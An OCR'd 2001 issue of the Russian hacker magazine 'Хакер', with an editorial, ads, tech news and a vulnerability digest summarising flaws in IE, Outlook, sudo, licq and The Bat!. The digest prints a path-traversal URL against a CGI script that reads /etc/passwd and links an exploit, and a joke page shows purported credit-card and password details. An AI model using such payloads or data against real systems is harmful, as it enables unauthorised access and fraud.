ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

VER. 05.01(25)

WWW.XAKEP.RU

Реактивные ВИНДЫ

элементарная оптимизация системы

СТИЛЬ

пора приводить свою жизнь в порядок

ХОЧУ выделенку!

сколько стоит выделенный канал

АТАКА на IRC сеть

в деталях и подробно

ВЗЛОМ MAFIA TOP100

как мафию отмафили

сканер для конкретных пацанов

NMAP и все его тонкости

FreeBSD

ломать или не ломать?

(game)land



[ШароWAREZ] [ВЗЛОМ] [GAMEZZ] [FAQ] [ХАЛЯВА]



Несколько лет назад... Взрыв в московском метро. Я был в этом поезде, через 3 вагона от эпицентра взрыва. 20 минут кромешной тьмы и женской паники. Ужас, стекающий по щекам женщин. Крик, растворяющийся в темноте тоннеля. Конвульсии страха в ногах молодежи, выбивающих стекла. Только сигарета спасла меня от невроза.
20 минутами позже... Машинист, несущий на руках окровавленное тело маленькой девочки. Раненые, бредущие в беспамятстве через задымленные вагоны. Пожарные, бегущие навстречу угасающему огню...

Два года назад... Авария на Балаклавском проспекте. Я проезжал мимо. Тела, лежащие на разделительно полосе. Кровь, разбрызганная на 4 метра. Разломившийся череп, откуда вытекают мозги вперемешку с осколками черепной коробки. Искаженные в ужасе гримасы прохожих. Страх на лицах водителей. Рутина в глазах сотрудников ДПС...

Год назад... Труп в малогабаритной квартире. Я жил в соседнем подъезде. Молодежь в замешательстве. Носилки скорой помощи с окровавленными простынями. Плачь матери, разрывающий сердца соседей. Какофония звуков, выражающих версии происшедшего. Синие всплески спецсигналов на стенах комнаты. Следователи с железными лицами...

Наши дни... Газета "Московский Комсомолец" в моих руках, суббота. Хроника происшествий. Муж, зарубивший жену топором. Кровь на всех стенах кухни. Бандиты, устроившие разборку. Трупы людей, отправившихся в рай без головы. Приезжие, стреляющие из гранатомета в своих земляков. Киллеры, хладнокровно подходящие к остывающему телу и добавляющие 9 грамм свинца в мозг. Внук, нанесший 57 ножевых ранений своей бабушке ради золотых коронок. Наркоман, разрезавший горло приятелю 4 раза ради 50 рублей...

Неделей раньше... Политик, укравший из казны несколько миллионов долларов. Взятка в несколько десятков тысяч долларов, которую никто не заметил. Улыбка на лице подсудимого, отпущенного "из-за отсутствия улик". BMW 750i, увозящий депутата домой. Упрек в глазах следователей...

Вчера... Взломанный сервер одной из российских компаний. Насмешливое письмо администратору, выражающее сомнение в его профессионализме. Объяснение дырки двумя строками ниже. Предложение о сотрудничестве прямо перед подписью. Молчание в ответ...

И после этого вы будете говорить, что мы, хакеры, опасны?

Удачи,
SINtez,
гл. редактор



Редакция

самый главный редактор
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
самый пивной редактор
Иван "SideX" Корноухов
(sidex@real.xakep.ru)
самый ударный редактор
Михаил "Centner" Михин
(centner@real.xakep.ru)
самый геймерский редактор
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
рерайтер
Монастырева Наталья
(qqma@real.xakep.ru)
замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art

Арт-директор
SINtez
обложка
SINtez & Grif
дизайн верстка
Таня Отакуева
(osyako@real.xakep.ru)
иллюстрации
Влад Селютин
Алекс Кондаков
Михельсон

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

PR

PR менеджер
Михаил Михин
(pr@gameland.ru)

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)

менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем

101000, Москва,
Главпочтамт,
а/я 652, Хакер

Web-Site **http://www.xakep.ru**
E-mail **magazine@xakep.ru**



Отпечатано в типографии
«**ScanWeb**», Финляндия
Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.
Тираж **57 000** экземпляров. Цена договорная.





МАКСИМ АГАПИТОВ
Член Российской сборной по тяжелой атлетике с 1993 года. Чемпион мира. Трехкратный Чемпион России, многократный призер международных турниров. Мастер спорта международного класса.

Классные кроссовки. Легкие во всех отношениях: в цене, в качестве и в весе. В них легко шагать вперед и даже прыгать. К победе. Продвинутые. Удобные.




DJ ФОНАРЬ
Проект «АТМОСФЕРА», «Станция 2000».

Я всегда ношу спортивную обувь. Это мой стиль. В кроссовках «Sprandi» чувствую себя отлично. Дешево, надежно и практично

МАКСИМ ПОКРОВСКИЙ
Лидер группы "НОГУ СВЕЛО!".




В них крайне удобно стоять и махать ногами. Не менее удобно расхаживать степенно взад и вперед. Бегать в Sprandi я не пробовал, т.к. не от кого и не за кем. Вполне устраивает внешний вид. Поэтому обязательно надену их там, где не принято носить спортивную обувь, т.к. мне наплевать на то, что принято.



ДМИТРИЙ ПОСТОВАЛОВ/ ARRIVAL PROJECT
Композитор. Аранжировщик. Один из первых "наших" электронных проектов. Вездесущий участник "KAZAHTИПов" и "ИНСТАНЦИЙ". Участник международного супер-тура "Freak Show".


Кроссовки очень удобны для прогулок, например, с моей собакой по кличке Леди. В них буду гулять также и на "Kazантипе". По ночам. На них пыль не заметна. В них ноги отдыхают.

DJ САНЧЕС
Резидент клуба "Пропаганда". Участник фестиваля Love Parade (Berlin). Обладатель наград "Золотой Птюч '97,'98" как лучший Ди-Джей.



Хотя кроссовок, в основном, не носил, но эти прикололи меня своей легкостью, яркостью и доступностью. Если бы разрешали приходить в клуб в трениках, то под них одевал бы такие.

ДЕНИС ПЯТЬКО
Танцор, коллектив KANDIMAN. Победитель конкурса танцоров клуба "Титаник".



Стильные. Прикольная модель. Мне очень нравятся. Удобная подошва. Подходящие для движения — они не будут натирать, так что можно танцевать всю ночь напролет. Прочный верх, что очень удобно в танцах.



ВИЛЛИ ВИЛЬСИМО
Один из идейных лидеров отечественного хип-хоп движения. Последний чернокожий ведущий MTV-Russia. DJ радио "Динамит FM".



Кроссовки соответствуют моде. Приличного качества. Хорошо подчеркивают мой натуральный загар. Они одинаково пригодны для занятий спортом и поездок на дачу.


GET WHAT YOU WANT · GET WHAT YOU WANT ·

Planet Jupiter



CONTENT

WORD UP!



Халявный инет. Ты так об этом мечтал. А мы так часто об этом писали. Вообще, народ любит халяву. И не из-за того, что бездельники. Просто у нас история такая. С детства бабушки пичкают нас сказками об Иване-дураке, который лежит на печи и все у него в жизни само по себе получается. Это просто у Ивана того спутниковой связи не было, а то бы он уже давным давно в инете на сервере лежал, а не на печи. Ну а ты то не дурак, быстренько нашу статью о халявном инете через спутник прочтешь и вперед, варез зовет.

SHOWTIME!

добро пожаловать в нашу реальность...

Interrupt:11 Base address:0x3000

WARNING!!!


Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.



FreeBSD! Ну прямо выбор хакеров. Нет, не для взлома, а для установке на своей машине. Система стабильная, фришная, возможностей куча, что еще нужно? Еще нужны прямые руки! А то некоторые админы ставят фрю, а настраивать нормально не умеют, чем некоторые наши ребята и пользуются. Вот, пожалуйста, во всех подробностях один из таких взломов. Читай и учись, в будущем очень пригодиться.

Тебе никогда не приходила в голову идея подделать документы, деньги, всякие удостоверения, разбогатеть на этом, стать крутым и клевым. Вот и нам тоже... не приходила. Подделка документов – ЗЛО! И, между прочим, карается законом жестоко. Конечно же, ни о чем таком мы писать не собираемся. Просто с нами связался автор одной офигенной программы, которая позволяет создавать разные документы и предложил сделать обзор этой софтины. Кстати, УРЛ для скачивания в конце статьи...





NAME:
William F Gates

Address:
One Microsoft Way
Redmond
WA
98004

Phone:
425-705-1900

Microsfot Corporation
425-705-1900-ext-1

ccn
135724689764


10/2001

billgates@microsoft.com

Password Hint:
Something I have lots of...

Password:
money

Знаешь, что это такое?
Присмотрись внимательнее.
Прикольно, да? :)
Для только что вылезших из танка поясняю: это информация о кредитной карточке г–на Билла Гейтса. Откуда она у нас? Да ниоткуда. Просто был такой веселый паренек, который поимел эту креду и заказал по ней чемодан виагры :).
Хм... правда его поймали.
В любом случае, читай “X–Life”, там все подробности.





L' O R
www.lorealparis.com

HiTech News

Алекс Целых
(technews@mmub.ttn.ru)



Гидрометеотостер

Британский инженер изобрел тостер, предсказывающий прогноз погоды.
Устройство через встроенный модем обращается к метеосайту в Интернете, после чего накладывает на горячий хлебец один из трафаретов в виде солнца, облачка или грозовой тучи. По задумке автора, в скором времени на тостах можно будет печатать карты циклонов, рекламные объявления и короткие электронные послания.

Электрошоком по кариесу

В Японии решили бороться с кариесом при помощи электрошока.
Необычная зубная щетка для наведения лоска и профилактики заболеваний десен вместо пасты и зубного порошка использует электрические разряды. При соприкосновении со слюной между тонкими пластинками меди возникает напряжение 1.8 вольта. В результате, бактерии гибнут, а зубной налет становится тоньше и легко удаляется.

Радиоволна на двоих


В тайваньской компании Aeolus Electronic (www.aeolus.com.tw) придумали, как избежать штрафа за телефонные разговоры за рулем.
Новая система громкой мобильной связи позволяет, не отвлекаясь от дороги, слышать голос собеседника из динамиков автомагнитолы; для этого нужно настроить радиоприемник на частоту 88,3MHz в FM-диапазоне. Система поддерживает все современные стандарты мобильной связи, включая GSM, CDMA и TDMA. Что интересно, можно одновременно слышать голоса сразу нескольких собеседников. Слабое место в устройстве: так как выделенная частота всего одна, то разговоры на расстоянии ближе 50 метров накладываются друг на друга. Любой, кто проезжает мимо, может незаметно подслушать беседы самого интимного характера.

Чем пахнет?

Ирландские ученые представили вниманию общественности многофункциональный “электронный нос”.
Устройство помогает врачам мгновенно ставить сложные медицинские диагнозы: цирроз печени, рак легких и диабет. Заключение о болезни делается при наличии определенных газов в воздухе, который человек выдыхает в трубочку. Среди других областей применения “носа”: вынюхивание запаха гари на пожаре, проверка свежести парного молока на фермах и продуктовых рынках.

Не по зубам

Lucent Technologies (www.lucent.ru) освоила выпуск оптоволокна, устойчивого к атакам грызунов.
Специальный тип кабеля разработан по заказу австралийских интернет-провайдеров, прокладывающих на континенте единую оптоволоконную сеть протяженностью 8400 километров. Дело в том, что местные сумчатые крысы - вомбаты - приноровились питаться дорогостоящим кабелем, поэтому разные районы Австралии то и дело остаются без Интернета. Новая защитная оболочка также надежно предохраняет кабель от повреждения корнями тропических деревьев.



Интернет из розетки

Германия станет первой страной, где Интернет будет в каждой электрической розетке.
Провайдингом решил заняться ведущий немецкий поставщик электроэнергии - компания RWE (www.rwe-powerline.de). В ближайшие месяцы на электроподстанциях будут установлены адаптеры, преобразующие информационные сигналы в электрические частоты. Конечным пользователям придется купить специальные модемы швейцарской компании Ascom, включаемые в обычную электрическую розетку; цена на них составляет 90-150 долларов. В итоге скорость передачи данных обещает быть в 30 раз выше, чем у ISDN, а стоимость доступа, в зависимости от тарифного плана, составит от 22 долларов за 250 Мб в месяц до 112 долларов за 10 Гб.
Начало работы сервиса намечено на 1 июля. До конца года RWE планирует подключить 20 тысяч пользователей.

Чемоданчик для Бонда

Шпионы туманного Альбиона возьмут на вооружение уникальные кейсы для ноутбуков.
Такое решение принято руководством британских спецслужб, после того как за последние 4 года более двухсот ноутбуков, зачастую с секретной информацией, были украдены, забыты в общественном транспорте или утеряны в ходе ночных попоек в пабах. Новые кейсы неприметны с виду, однако способны выдержать взрыв бомбы, оснащены устройствами слежения и уникальным механизмом стирания информации с диска при попытках взлома.
Цена каждого кейса - около 1600 долларов. В течение месяца новинку получат 15 тысяч джеймсов бондов.

Робот-миротворец

Японская компания NEC (www.ic.nec.co.jp) представила робота, главное предназначение которого - гасить ссоры в семье.


У PaPeRo (Partner-type Personal Robot) симпатичная круглая головка и большие добрые глаза с цифровыми фотокамерами вместо зрачков. Рост робота - 37 сантиметров, вес - около 5 килограммов, сложная начинка - сенсоры и микрофоны, а также моторчик для движения. Робот "понимает" и адекватно реагирует на 650 выражений, наиболее часто употребляемых в семейных ссорах. Он знает около 3 тысяч фраз, а потому легко находит общий язык с любым собеседником. Основная миссия робота - служить посредником между разругавшимися супругами, либо родителями и обиженным ребенком. В ситуации "военного положения", когда не хочется никого видеть и ни с кем разговаривать, робот оказывается настоящим миротворцем для враждующих сторон.

Сейчас PaPeRo живет в 10 японских семьях, которые согласились стать участниками эксперимента. После этого NEC сделает необходимые доработки, и миролюбивое существо поступит в открытую продажу.

Электронный стрекозел

Инженеры американской компании AeroVironment (www.aerovironment.com) сконструировали первый в мире робот-насекомое.

Робот-стрекоза "Черная вдова" поднимается в воздух на высоту 100 метров, делает снимки миниатюрной видеокамерой, передает отчетливые изображения на Землю, а затем тихо-мирно возвращается на базу. Размах крыльев насекомого - 15 сантиметров, на максимальной высоте робот абсолютно не виден с Земли. В ближайших планах разработчиков - уменьшить скорость полета аппарата и добиться свободного маневрирования робота в закрытых помещения. Тогда он сможет легко менять направление полета, а при необходимости - на время зависать в воздухе.




Позвони Богу

Одна из церквей Ганновера начала трансляции церковных служб на мобильные телефоны.
В ходе церковного действа на мобилу приходят 5 коротких текстовых сообщений, включая приветствие, цитату из Библии, проповедь и благословение. После отправки каждого выдерживается пауза, чтобы виртуальные прихожане могли обдумать послание. Кроме того, предусмотрена возможность присылать тексты собственных молитв, зачитываемых вслух в церкви. Из-за ограничения на размеры сообщений новая служба получила название "Бог и мир в 160 символах".


Ад для грабителя


Британская компания Corporate Security Services представила необычную охранную сигнализацию.
Когда в помещение проникает незваный гость, раздается зловещий скрип, напоминающий скрежет ногтя по стеклу. Звук - не громче обычной сирены, однако дезориентирует в пространстве и болезненно воспринимается "локаторами". Грабителю остается плотно заткнуть уши и как можно быстрее бежать прочь. В ходе эксперимента добровольцы сумели продержаться в комнате не больше 10 секунд, а затем все как один выскакивали из помещения, напрочь позабыв о том, зачем пришли.
Установка сигнализации, получившей название Inferno ("Ад"), обойдется в 650 долларов.



Лизать с умом

Американский изобретатель запатентовал хай-тек-стаканчик для увлекательного поедания мороженого.
Вращение стаканчика вокруг своей оси сохраняет лакомству форму правильного конуса. Оно также обеспечивает равномерное поглощение продукта: мороженое само ложится на высунутый язык. Металлический корпус устройства предохраняет мороженое от таяния, а вынимаемый поддон легко моется. Кроме этих и других очевидных удобств есть занимательная сторона процесса. Устройство дает неограниченные возможности для построения причудливых скульптур из мороженого.





HP Invision Digital Photography Awards

HP, как один из лидеров в области компьютерных технологий и обработки изображений, решил помочь проявить себя одаренным молодым художникам и организовал конкурс HP Invision Digital Photography Awards, в котором приняли участие студенты из 11 стран мира. Перед ними была поставлена простая задача: при помощи цифровой студии HP (ноутбук, цифровая фотокамера, цветной струйный фото-принтер, устройство для записи компакт-дисков) раскрыть три темы: "Мой город", "Купи меня" (рекламная съемка) и "Вдохновение". Лучше всех с этим заданием справился венгр Gabor Arion Kudasz. За победу в конкурсе он получил $5000.
Председателем жюри конкурса стал известный фотограф Платон. В начале девяностых он взорвал мир фоторекламы серией работ для компании Benetton. Платон в фоторекламе сыграл такую же роль как Шарль Бодлер в поэзии: они оба провозгласили своим творческим принципом "эстетику ужасного".
Работы всех участников конкурса можно увидеть на выставке, открытой в фойе кинотеатра "Ролан", а также в "виртуальной галерее" на Web-узле конкурса.

Дышать темно

Ученые из Бостона создали первого в мире киборга.
Машина размером с пачку сигарет подключена к мозгу миноги, который сохраняется живым в специальном солевом растворе. Все, что умеет киборг - тянуться к Солнцу. После того как глаза-сенсоры обнаруживают источник света, они посылают сигнал живому мозгу; тот в свою очередь командует микропроцессору, в какую сторону двигаться на небольших колесиках. Главная проблема, которую ученые до сих пор не разрешили, - недолговечность жизни мозга. Через несколько дней "солевых ванн" мозг умирает и требует замены на новый. Таким образом, для длительной работы киборгу нужен большой запас миног.
Ученые полагают, что разработанную ими технологию скоро можно будет применять практически ко всем живым организмам.



Замуровали, демоны

Замурованный в стену сервер на базе Novell за 4 года работы не потерял ни одного пакета.
После долгих и тщетных поисков сисадмины университета Северной Каролины обнаружили сервер, который бесследно исчез летом 1997 года. Мистика в том, что все это время компьютер продолжал исправно работать, хотя никто не знал, где он находится. Для обнаружения пропажи сисадмины проследили, куда уходит кабель, а затем сломали кирпичную перегородку. Как оказалось, за ней и прятался сервер, по ошибке замурованный строителями во время одного из ремонтов.

Куда смотришь?!

Австралийская компания Facelab представила технологию, предупреждающую аварии по вине задремавших водителей.
Небольшая видеокамера регистрирует движение глаз водителя. В случае опасности человека приводит в чувство громкий звуковой сигнал. Система настолько чувствительна, что может работать даже через солнечные очки. Однако многих водителей ждет разочарование: если заглядеться на красивую девушку на обочине, тоже зазвучит раздражающий сигнал.

Участвуй!

Нам важно твое мнение! Расскажи, что ты думаешь о наших проектах, идеях и т. п. Выскажи свое мнение или идею! Отвечай на наши вопросы, участвуй в наших голосованиях! Как? Просто пришли мейл на адрес focus@real.xakep.ru, и ты будешь периодически получать наши вопросы. Для самых активных участников уже подготовлен наборчик призов.

BUGTRAQ

SECURITY (FAQ@REAL.XAKEP.RU)

XML-SCRIPTING

Автор: Georgi Guninski
Ресурс: www.guninski.com/iexslt.html
Патч: пока нет, ориентировочно
http://windowsupdate.microsoft.com/

Новый презент от Георгия Гунински в контексте продуктов MS. На сей, 3001-й раз пострадали сразу IE и OE. Первый Outlook в версии от 5.X. не был протестирован, так что различия в версиях не были выявлены. Тест же IE проводился на полностью патченной версии.
Главная фишка состоит в том, что с помощью XML и XSL можно исполнять Active Scripting`и, даже если их опция была отключена в настройках для всех "Зон Интернета". Т.е. если xml style sheets`ы содержат Active Scripting, то скрипты свободно исполнятся, в обход настроек. Возможен запуск через последовательность xstyle.eml ->xstyle.xml ->xstyle.xsl. В последнем как раз и будет прописан нужный и, очевидно, опасный для юзвера Active Script.

MICROSOFT ISA SERVER WEB PROXY DOS

Автор: Richard Reiner
Ресурс: www.microsoft.com/technet/security/bulletin/MS01-021.asp

Появилась возможность отправить в отрубя прокси-сервер от горячо любимой MS. После проведения описываемой атаки мишень перестает обрабатывать запросы. Идея метода - задать HTTP-запрос такой длины, которая будет неадекватно воспринята сервисом. Повредить сервак может только участник внутренней сети. Из внешней же сетки проведение атаки возможно при условии включенного Web-publishing сервиса. По умолчанию данный service отключен. Хотя даже при отключенном WP реально отрубить систему, просто выслав HTML-письмо, содержащее провокационный скрипт, одному из юзверов сетки, или дав линк на аналогичного содержания сайт.
По непроверенной информации, также возможно удаленное исполнение команд, что поднимает значимость бага на новый уровень ;). А пока что пользуемся предложенным эксплоитом www.securityfocus.com/data/vulnerabilities/exploits/repeat.c.

SUDO

Автор: Chris Wilson
Ресурс: FreeBSD security advisory

Есть очень полезная утилитка, входящая в состав ряда дистрибутивов *nix, которую зовут sudo. С ее помощью можно выдавать root-привилегии обычному пользователю, с учетом ряда конфигов, которые чаще всего урезают высокий уровень прав до нуля. А тут случилось, что используя локальное переполнение буфера в рассматриваемой утилите, можно запросто захватить всевозможные r00t-привилегии, что были заботливо урезаны sudo`ом.
Баг актуален для версий до 1. 6. 3. 7. В предложенной в качестве примера, содержащего данную утилиту, FreeBSD sudo отключена по дефолту. Уязвимая версия поставляется во всех Фрях, и в патченном виде доступна в свежем 4.3-релизе. Для тех, кто еще не запланировал переезд на новый stable, но продолжает пользоваться дырявым портом, предлагается убрать из системы старый вариант, заменив более новым (www.freebsd.org/ports).

LICQ

Автор: Stan Bubrouski
Ресурс: FreeBSD-SA-01:35 Security Advisory
(ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/)

Программка с нежным именем Лиська, которая является неродной дочкой Аськи для X-виндов. Так вот, licq ометилась уязвимостью в обработке посылаемого URL`а (напомню, что данная опция имеется не во всех *nix icq-клонах). Под угрозой оказались все клиенты, версии до 1.0.3. Так что старички, получив урл, сотрудничали с браузером при помощи system ()-функции. Тут-то и оказалось, что, во-первых, можно управлять самим клиентом, сообщая консольные команды в отправленном URL`е. А во-вторых, после нехитрой доработки технологии исполнить код с правами юзера, запустившего лиську.
Предлагается обновить версию, не содержащую описанные баги. Имя ей, безбажной - 1.0.3. Доступно с официального сайта www.licq.org

MIME-HEADER VS IE

Автор: Juan Carlos Cuartango
Патч: www.microsoft.com/windows/ie/download/critical/Q290108/default.asp

Баг месячной давности, который не успел обозначиться в предыдущем X по вине жесткого печатного цикла =). Он и сейчас остается актуальным, т. к. на его основе можно запустить исполняемый файл, прикрепленный к HTML-письму, которое прочитывается с помощью Internet Explorer`a. До инсталляции сервис пака-2 к IE 5.1 (www.microsoft.com/windows/ie/download/ie501sp2.htm) или указанного выше патча нагибаются 5.01-5.5-браузеры. IE 6.0 beta не проходил проверку, но, судя по опыту active script-runner`a (X #4 2001 "Пага убийца" от RS), будет также хромать, перехватив опасное письмо.
ИЕ станет плохо при открытии письма HTML, подкрепленного exe-файлом, к примеру. Естественно, письмо последует после некорректного MIME-декодирования. Необычная кодировка будет подразумевать то, что прикрепленный файл при обработке письма браузером станет его телом, а вовсе не аттачем. Так что неизбежно произойдет спуск нужного кода...
Отсюда выводы: стоит серьезно отнестись к выбору браузера, лишний раз прийти к пониманию несерьезности вебпочты, установить антивирусное ПО на используемый почтовый сервак, подписаться на Microsoft Security Bulletin ;). А так, предложенный баг открывает новые горизонты в использовании подконтрольного сервера, имеющего сервис веб-почты. Внезапно у всех юзверов появляется письмишко от саппорта, с нужным хидером и аттачментом, и тогда - массовое заражение... Хотя, распространение возможно и примитивным спамом, после некоторой доработки спамера по теме связи с MIME-хидерами отправляемых писем.

Perlcal CGI-script

Автор: Stan aka ThePike
Русурс: www.cgi-security.com

Не особо популярный продукт, интересный разве что как очередной пример уязвимого скрипта, с помощью которого можно прочесть любой файл сервера, доступный пользователю, "запустившему" вебсервер. Тестирование проводилось в *nix-системе, так что убедительных результатов по Вину нет. Если кто сие проделает, высылайте положительный/отрицательный ответ ;).

Баг притаился в cal_make.pl. На следующем УРЛе становится понятно, как оно работает:

www.xakep.ru/cgi-bin/cal_make.pl?
p0=../../../../../../../../../../../../etc/passwd%00

После залива данной строки мы сможем прочесть /etc/passwd (если юзвер веб-сервера имеет доступ к рассматриваемому филе).


Конторе, что произвела уязвимую CGI`ку, было дано 3 недели на профикс всех багов, указанных advisor`ом. По прошествии времени стало понятно, что багфикса не произошло. Релиз попал в Багтрек. Рекомендаций производителя и патчей не поступило, так что остается надеяться на их появление в ближайшее время. А пока, лучшим решением траблы будет установка скрипту атрибуты 000 =).

The Bat!

Автор: Guano
Ресурс: www.malware.com

Уже отмечен баг в mime-декоде у IE. Так получается, что и с помощью горячо любимого e-mail-клиента Бата, становится почту читать небезопасно... Напомню, что это уже не первый случай траблов с народным, Х-стильным клиентом. Более года назад появилась аналогичная уязвимость, позволившая исполнить код на машине жертвы после нехитрой правки хидера отправляемого письма. Сейчас получается нечто похожее и не менее опасное.

Изменив значение поля filename=``blab-labla.gif.exe``, можно сменить иконку аттачмента в клиенте, а также сделать невидимым наличие аттачмента при отображении списка писем. Нашедший баг приводит скрин-пример, где исполняемый файл превращается в папку при отображении клиентом письма. Баг номер 2 - некорректная обработка eml-файлов, когда также возможен запуск исполняемого файла при открытии письма. Напомню, что в отличие от ряда других клиентов в нормальной ситуации Бат предупреждает пользователя об опасности обращения к исполняемому файлу. А при проведении описанных хинтов предупреждение испаряется в соответствии с "неопасным" форматом подмененного файла.





Константин Буряков aka p0r0h (p0r0h@ixbt.com)

><((((@>

Мечта оверклокера

Разгон - это тебе не в тапки соседям гадить! Тут смекалка нужна. Как в выборе комплектующих, так и в установке качественного охлаждения. Но понятие о хорошем охлаждении у всех разное. Кому-то достаточно парочки кулеров от дедушки Ляо, а кому-то подавай жидкий азот. Золотой серединой всегда была система водного охлаждения, но доступна она далеко не всем. Многих пугают многочисленные шланги, насосы, резервуары с водой и прочая шняга. Да и установить подобную систему дело не из лёгких. Но вот компания Koolance предложила очень интересное решение. Это корпус со встроенным водным охлаждением!



В этом корпусе охлаждается процессор, видеокарта, винчестер и даже блок питания. Сама установка водного охлаждения находится под корпусом. Все шланги очень грамотно расположены по всему корпусу, поэтому не мешают установке и не путаются.

Единственные источники шума в этом прогрессивном корпусе - это три небольших вентилятора, охлаждающие резервуар с водой, но и их почти не слышно. Кроме того, они контролируются температурой резервуара и в зависимости от её значений (определяются специальными датчиками) работают на требуемой мощности. Одним словом - рулез! Тихий, великолепно охлаждающий все девайсы, корпус заслужит любовь не только у экстремальных оверклокеров, но и у любителей поработать в тишине, а не под звук мощных вентиляторов-турбин. Единственное, что может отпугнуть некоторых покупателей - это цена в 180 бакинских, но корпус от Koolance того стоит.

Убойные уши

